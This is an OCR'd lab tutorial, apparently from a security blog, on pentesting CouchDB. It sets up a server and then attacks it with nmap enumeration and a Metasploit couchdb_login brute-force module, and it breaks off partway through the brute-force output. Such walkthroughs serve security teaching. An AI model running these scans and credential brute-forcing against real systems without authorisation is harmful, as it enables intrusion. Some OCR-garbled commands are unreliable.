
Use your credentials to login to the CouchDB database.



Databases

Name	Size	# of Docs	Partitioned	Actions
_replicator	2.3 KB	1	No	
_users	2.3 KB	1	No	

Now create a new admin for the server



User Management

Change Password | **Create Server Admin**

Create Admins


Before a server admin is configured, all clients have admin privileges. T
malicious) data loss.

Server admins can create and destroy databases, install and update _c

ignite

Non-admin users have read and write access to all databases, which a

After creating the admin now create a new database for the server


Project Fauxton - _all_db
192.168.0.196:5984/_utils/#/_al

Databases

Name	Size	# of D
_replicator	2.3 KB	1
_users	2.3 KB	1

Showing 1–2 of 2 databases


Create Database

Database name: raj

Partitioning: [✓ Partitioned] Non-partitioned


What is a Partitioned Database?
Cancel
Create

The database is created successfully



Let's just some data into the database that we have created you can do it directly by the GUI interface but in my, I'm good with command line to do this follow the below commands.

```
curl –u ignite:123 –X PUT http;//192.168.0.196:5984/raj
```



```
root@ubuntu:~# curl -u ignite:123 -X PUT http://192.168.0.196:5984/raj
{"ok":true}
root@ubuntu:~# curl -u ignite:123 -X PUT http://192.168.0.196:5984/raj/"001" -d '{ " Name " : " vijay " , " age " :" 21 " , " Designation " : " hacker " }'
{"ok":true,"id":"001","rev":"1-bf8648b53c34870853921f3e13855416"}
root@ubuntu:~# curl -u ignite:123 -X PUT http://192.168.0.196:5984/raj/"002" -d '{ " Name " : " paras " , " age " :" 21 " , " Designation " : " hacker " }'
{"ok":true,"id":"002","rev":"1-e57c22a084b8d1dc6f5cda7c9779f0e5"}
root@ubuntu:~#
```

Hurray! We've successfully created the database.

Let's start Pentesting CouchDB


In this section, you will be learning how to compromise the Database using different techniques.

Let's fire up Attacking machine Kali Linux

Nmap

By default, CouchDB service is running on the port no. 5984 with the help of NMAP, let's identify the state of port.

```
nmap -p5984 192.168.0.196
```




```
root@kali:~# nmap -p5984 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 16:11 EDT
Nmap scan report for 192.168.0.196
Host is up (0.00039s latency).

PORT     STATE SERVICE
5984/tcp open  couchdb
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

As you can see, it has open state for CouchDB at port 5984

Enumeration

NMAP have capability to perform Automatic Enumeration to perform this attack follow the below commands.

```
nmap -sV –script couchdb-database, couchdb-stats -p 5984 192.168.0.196
```



```
root@kali:~# nmap -sV --script couchdb-databases, couchdb-stats -p 5984 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 16:13 EDT
Failed to resolve "couchdb-stats".
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.0.196
Host is up (0.00056s latency).

PORT     STATE SERVICE VERSION
5984/tcp open  httpd   Apache CouchDB
| couchdb-databases:
|   reason = You are not a server admin.
|_  error = unauthorized
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Object Not Found
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 58
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:58 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: f7e7fa175c
|     X-CouchDB-Body-Time: 0
|     {"error":"not_found","reason":"Database does not exist."}
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 247
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:00 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: 75cd4038a0
|     X-CouchDB-Body-Time: 0
|     {"couchdb":"Welcome","version":"3.1.0","git_sha":"ff0feea20","uuid":"2fa9299e9965395ed77
are Foundation"}}
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 61
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:00 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: 459747e486
|     X-Couch-Stack-Hash: 3120286662
|     X-CouchDB-Body-Time: 0
|_    {"error":"unknown_error","reason":"badarg","ref":3120286662}
MAC Address: 00:0C:29:C8:9C:50 (VMware)
```


As you can see, it provides quite enough information about the database that helps us to brute-forcing or in dumping the credentials.

Exploiting: Metasploit

Module: couchdb_login

Let's brute force the target. To perform this attack, you should go with the following module by entering the following command by firing up the msf console

```
use auxiliary/scanner/couchdb/couchdb_login
set rhosts 192.168.0.196
set user_file /root/user.txt
set pass_file /root/pass.txt
exploit
```




```
msf5 > use auxiliary/scanner/couchdb/couchdb_login
msf5 auxiliary(scanner/couchdb/couchdb_login) > set rhosts 192.168.0.196
rhosts ⇒ 192.168.0.196
msf5 auxiliary(scanner/couchdb/couchdb_login) > set user_file /root/user.txt
user_file ⇒ /root/user.txt
msf5 auxiliary(scanner/couchdb/couchdb_login) > set pass_file /root/pass.txt
pass_file ⇒ /root/pass.txt
msf5 auxiliary(scanner/couchdb/couchdb_login) > exploit

[*] 192.168.0.196:5984 - [01/56] - Trying username:'connect' with password:'connect'
[*] 192.168.0.196:5984 - [02/56] - Trying username:'sitecom' with password:'sitecom'
[*] 192.168.0.196:5984 - [03/56] - Trying username:'admin' with password:'1234'
